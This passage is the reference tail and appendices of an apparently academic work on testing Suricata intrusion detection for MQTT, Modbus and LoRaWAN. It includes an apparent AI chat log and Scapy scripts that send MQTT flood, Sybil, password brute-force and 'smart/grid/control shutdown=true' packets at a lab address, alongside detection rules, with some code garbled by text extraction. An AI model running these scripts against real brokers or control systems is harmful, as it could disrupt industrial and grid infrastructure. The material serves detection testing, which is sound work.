- [57] Open Information Security Foundation, *Suricata user guide*, Accessed: 2025-04-14. [Online]. Available: <https://docs.suricata.io/>.
- [58] M. Moharir, K. B. Adyathimar, S. G, and V. Soni, “Scapy scripting to automate testing of networking middleboxes”, *Advances in Science, Technology and Engineering Systems Journal*, vol. 5, no. 2, pp. 293–298, Mar. 2020. DOI: 10.25046/aj050238.
- [59] S. Plamowski, P. Chaber, M. Ławryńczuk, *et al.*, “Infrastructure and tools for testing the vulnerability of control systems to cyberattacks: A coal mine industrial facility case”, *Applied Sciences*, vol. 14, no. 23, p. 11 325, 2024. DOI: 10.3390/app142311325.

# Appendix A

Give me such umbrella rules for MQTT, Modbus, and Lorawan.

Also make me packets that would cause alert.

For the packets use this format:

```
from scapy.all import *

# Build MQTT Publish packet (Malicious-like content)
mqtt_publish = (
    b"\x30\x2a"           # Fixed header: MQTT PUBLISH,
                          # Remaining Length
    b"\x00\x10"           # Topic Name Length (16 bytes)
    b"smart/grid/control" # Topic Name
    b"\x00\x01"           # Packet Identifier
    b"shutdown=true"      # Payload
)

# IP and TCP layer configuration
ip = IP(dst="192.168.226.128")
tcp = TCP(sport=12345, dport=1883, flags="PA")
```

```
# Build and send the packet
packet = ip/tcp/Raw(load=mqtt_publish)
send(packet, count=1) # Sends the packet once

print("MQTT packet sent over TCP.")
```

Suricata Umbrella Rules for MQTT, Modbus, and LoRaWAN

### 1. MQTT Umbrella Rule

Targets malicious-like MQTT traffic that contains control commands or unusual topics.

```
bash
alert tcp any any -> $HOME_NET 1883
(msg:"Suspicious MQTT Publish packet detected";
 content:"smart/grid/control"; nocase;
 content:"shutdown=true"; nocase;
 classtype:attempted-user; sid:2000001; rev:1;)
```

Why this works:

It detects MQTT Publish packets with suspicious control commands (shutdown=true), which might indicate malicious behavior.

### 2. Modbus Umbrella Rule

Looks for potentially dangerous Modbus commands, like writing multiple registers.

```
bash
alert tcp any any ->
```

```
$HOME_NET 502
```

```
(msg:"Modbus suspicious write command detected"; content:"|10|";  
depth:1; classtype:protocol-command-decode; sid:2000002; rev:1;)
```

Why this works:

Function Code 0x10 is used for writing multiple registers.

Malicious actors might use this to manipulate device settings.

### 3. LoRaWAN Umbrella Rule

Flags unexpected payload sizes or specific control commands typical in LoRaWAN attacks.

```
bash
```

```
alert udp any any -> $HOME_NET 1700
```

```
(msg:"Suspicious LoRaWAN JoinRequest detected";  
content:"|00|"; offset:0; depth:1; dsize:>23;  
classtype:protocol-command-decode; sid:2000003; rev:1;)
```

Why this works:

LoRaWAN JoinRequest packets should have a specific format and size.

This rule catches oversized packets,

which might indicate a malicious attempt.

### Packet Examples to Trigger These Alerts

#### 1. Malicious-like MQTT Packet (Scapy)

```
python
```

```
from scapy.all import *
```

```
# Build MQTT Publish packet (Malicious-like content)
```

```
mqtt_publish = (  
    b"\x30\x2a"           # Fixed header: MQTT PUBLISH,  
                           Remaining Length  
    b"\x00\x10"           # Topic Name Length (16 bytes)  
    b"smart/grid/control" # Topic Name  
    b"\x00\x01"           # Packet Identifier  
    b"shutdown=true"      # Payload  
)  
  
# IP and TCP layer configuration  
ip = IP(dst="192.168.226.128")  
tcp = TCP(sport=12345, dport=1883, flags="PA")  
  
# Build and send the packet  
packet = ip/tcp/Raw(load=mqtt_publish)  
send(packet, count=1) # Sends the packet once  
  
print("MQTT packet sent over TCP.")  
  
2. Malicious Modbus Packet (Scapy)  
  
python  
from scapy.all import *  
  
# Build Modbus Write Multiple Registers request  
modbus_request = (  
    b"\x01"               # Transaction ID  
    b"\x00"               # Protocol ID  
    b"\x00\x06"           # Length
```

```
b"\x01"           # Unit ID
b"\x10"           # Function Code
                  (Write Multiple Registers)
b"\x00\x64"       # Starting Address
b"\x00\x01"       # Number of Registers to Write
)
```

```
# IP and TCP layer configuration
ip = IP(dst="192.168.226.128")
tcp = TCP(sport=12345, dport=502, flags="PA")
```

```
# Build and send the packet
packet = ip/tcp/Raw(load=modbus_request)
send(packet, count=1)
```

```
print("Modbus packet sent over TCP.")
```

### 3. Malicious LoRaWAN Packet (Scapy)

```
python
```

```
from scapy.all import *
```

```
# Build LoRaWAN JoinRequest packet (oversized payload)
```

```
lorawan_payload = (
b"\x00"           # MHDR (Join Request)
b"\x01\x23\x45\x67\x89" # DevEUI
b"\x01\x23\x45\x67\x89" # AppEUI
b"\x01\x23\x45\x67"   # DevNonce
b"EXTRAPAYLOADDATA"  # Extra payload to simulate
```

```
                                a suspicious packet
)

# IP and UDP layer configuration
ip = IP(dst="192.168.226.128")
udp = UDP(sport=1700, dport=1700)

# Build and send the packet
packet = ip/udp/Raw(load=lorawan_payload)
send(packet, count=1)

print("LoRaWAN packet sent over UDP.")

Prompt 2
This is actually a TCP packet that mimics MQTT payload,
but is not in fact a MQTT structured packet.
Can you fix it to be precisely a MQTT packet
and give few alternatives
that would follow a certain attack pattern like DoS,
Sybil, Brute force.
Also create an umbrella rule that would catch them all.

from scapy.all import *

# Build MQTT Publish packet (Malicious-like content)
mqtt_publish = (
    b"\x30\x2a"                # Fixed header: MQTT PUBLISH,
                                Remaining Length
```

```
b"\x00\x10"          # Topic Name Length (16 bytes)
b"smart/grid/control" # Topic Name
b"\x00\x01"          # Packet Identifier
b"shutdown=true"     # Payload
)
```

```
ip = IP(dst="192.168.226.128")
tcp = TCP(sport=12345, dport=1883, flags="PA")
packet = ip/tcp/Raw(load=mqtt_publish)
```

```
# Send 1000 packets
send(packet, count=1000)

print("1000 MQTT packets sent.")
```

You're correct

this packet is simply a TCP segment with raw data that mimics MQTT

but does not conform to the MQTT protocol structure.

I'll correct it to be a valid MQTT PUBLISH packet and provide attack variants.

Corrected MQTT Packet (Scapy)

Here's how to properly construct a valid MQTT PUBLISH packet:

```
python
from scapy.all import *
from scapy.layers.mqtt import MQTT, MQTTConnect, MQTTPublish
```

```
# Construct a valid MQTT PUBLISH packet
mqtt_connect = MQTT() / MQTTConnect(clientId="malicious_client")
mqtt_publish = MQTT() / MQTTPublish(topic="smart/grid/control",
                                     value="shutdown=true")
```

```
ip = IP(dst="192.168.226.128")
tcp = TCP(sport=12345, dport=1883, flags="PA")
```

```
# Full MQTT session with CONNECT and PUBLISH
```

```
packet = ip / tcp / mqtt_connect
send(packet, count=1)
```

```
packet = ip / tcp / mqtt_publish
send(packet, count=1000)
```

```
print("1000 valid MQTT packets sent.")
```

Why is this better?

Uses Scapy's native MQTT layer instead of just raw bytes.

Ensures protocol compliance,

making it indistinguishable from real MQTT traffic.

Will be recognized by SELKS as actual MQTT traffic.

### Attack Variants

Here are alternative malicious MQTT packets following specific

attack patterns:

DoS Attack (Flooding MQTT Server)

```
python
# Flood the broker with rapid connect-disconnect attempts
for _ in range(1000):
send(ip / tcp / MQTT() / MQTTConnect(clientId="DoS_Client"),
verbose=False)
```

Effect: Exhausts broker's resources by overloading session handling.

Sybil Attack (Fake Identities)

```
python
# Send multiple fake client IDs
for i in range(500):
fake_id = f"FakeClient{i}"
send(ip / tcp / MQTT() / MQTTConnect(clientId=fake_id),
      verbose=False)
```

Effect: Spoofs many identities to bypass authentication and disrupt data integrity.

Brute-Force Attack (Guessing Passwords)

```
python
passwords = ["admin", "1234", "mqtt", "password", "letmein"]
for pw in passwords:
send(ip / tcp / MQTT() / MQTTConnect(username="admin", password=pw),
      verbose=False)
```

Effect: Repeated login attempts guess credentials to

gain unauthorized access.

# Appendix B

Listing B.1: Scapy script for sending crafted MQTT DoS attack packet

```
from scapy.all import *
from scapy.contrib.mqtt import MQTT, MQTTConnect,
    MQTTPublish

# Destination
ip = IP(dst="192.168.226.128")
tcp = TCP(sport=12345, dport=1883, flags="PA")

# 1. Initial CONNECT packet (establish session)
mqtt_connect = MQTT() / MQTTConnect(clientId="
    malicious_client")
connect_packet = ip / tcp / mqtt_connect
send(connect_packet, count=1)
print ("[_]_CONNECT_packet_sent.")

# 2. Send 1000 valid malicious PUBLISH packets (shutdown
    trigger)
mqtt_publish = MQTT() / MQTTPublish(topic="smart/grid/
    control", value="shutdown=true")
```

```

publish_packet = ip / tcp / mqtt_publish
send(publish_packet , count=1000)
print ("["+ ]_1000_PUBLISH_packets_sent .")

# 3. Simulated DoS: CONNECT flood (optional, separate attack
    vector)
for _ in range(1000):
    flood_packet = ip / tcp / MQTT() / MQTTConnect(clientId=
        "DoS_Client")
    send(flood_packet , verbose=False)
print ("["+ ]_1000_CONNECT_flood_packets_sent .")

```

Listing B.2: Scapy script for sending crafted MQTT Brute force attack packet

```

from scapy.all import *
from scapy.contrib.mqtt import MQTT, MQTTConnect,
    MQTTPublish

# Target MQTT Broker IP and TCP port
ip = IP(dst="192.168.226.128")
tcp = TCP(sport=12345, dport=1883, flags="PA")

# 1. Initial malicious CONNECT packet
mqtt_connect = MQTT() / MQTTConnect(clientId="
    malicious_client")
send(ip / tcp / mqtt_connect , count=1)
print ("["+ ]_CONNECT_packet_sent .")

# 2. Flood broker with 1000 malicious PUBLISH packets

```

```

mqtt_publish = MQTT() / MQTTPublish(topic="smart/grid/
    control", value="shutdown=true")
send(ip / tcp / mqtt_publish, count=1000)
print ("["+]_1000_malicious_PUBLISH_packets_sent.")

# 3. Brute-force login attempts with different passwords
passwords = ["admin", "1234", "mqtt", "password", "letmein"]
for pw in passwords:
    brute_packet = ip / tcp / MQTT() / MQTTConnect(username=
        "admin", password=pw)
    send(brute_packet, verbose=False)
print (f"["+]_Brute-force_attempts_sent_with_{len(passwords)}_
    passwords.")

```

Listing B.3: Scapy script for sending crafted MQTT Sybil attack packet

```

from scapy.all import *
from scapy.contrib.mqtt import MQTT, MQTTConnect,
    MQTTPublish

# Target IP and Port
ip = IP(dst="192.168.226.128")
tcp = TCP(sport=12345, dport=1883, flags="PA")

# 1. Initial CONNECT to broker with malicious intent
mqtt_connect = MQTT() / MQTTConnect(clientId="
    malicious_client")
connect_packet = ip / tcp / mqtt_connect

```

```

send(connect_packet, count=1)
print("["+]_CONNECT_packet_sent.")

# 2. Send 1000 valid malicious PUBLISH packets
mqtt_publish = MQTT() / MQTTPublish(topic="smart/grid/
    control", value="shutdown=true")
publish_packet = ip / tcp / mqtt_publish
send(publish_packet, count=1000)
print("["+]_1000_PUBLISH_packets_sent.")

# 3. Sybil Attack Simulation: 500 unique CONNECTs with fake
    client IDs
for i in range(500):
    fake_id = f"FakeClient{i}"
    fake_connect = ip / tcp / MQTT() / MQTTConnect(clientId=
        fake_id)
    send(fake_connect, verbose=False)
print("["+]_500_CONNECT_packets_with_fake_client_IDS_sent.")

```

Listing B.4: Custom Suricata rule for detecting malicious shutdown command against a smart grid

```

alert tcp any any -> any any (msg:"MQTT_sinister_traffic_
    detected_-_smart/grid/control"; content:"smart/grid/
    control"; nocase; content:"shutdown=true"; nocase; sid
    :1000004; rev:1; priority:1;)

```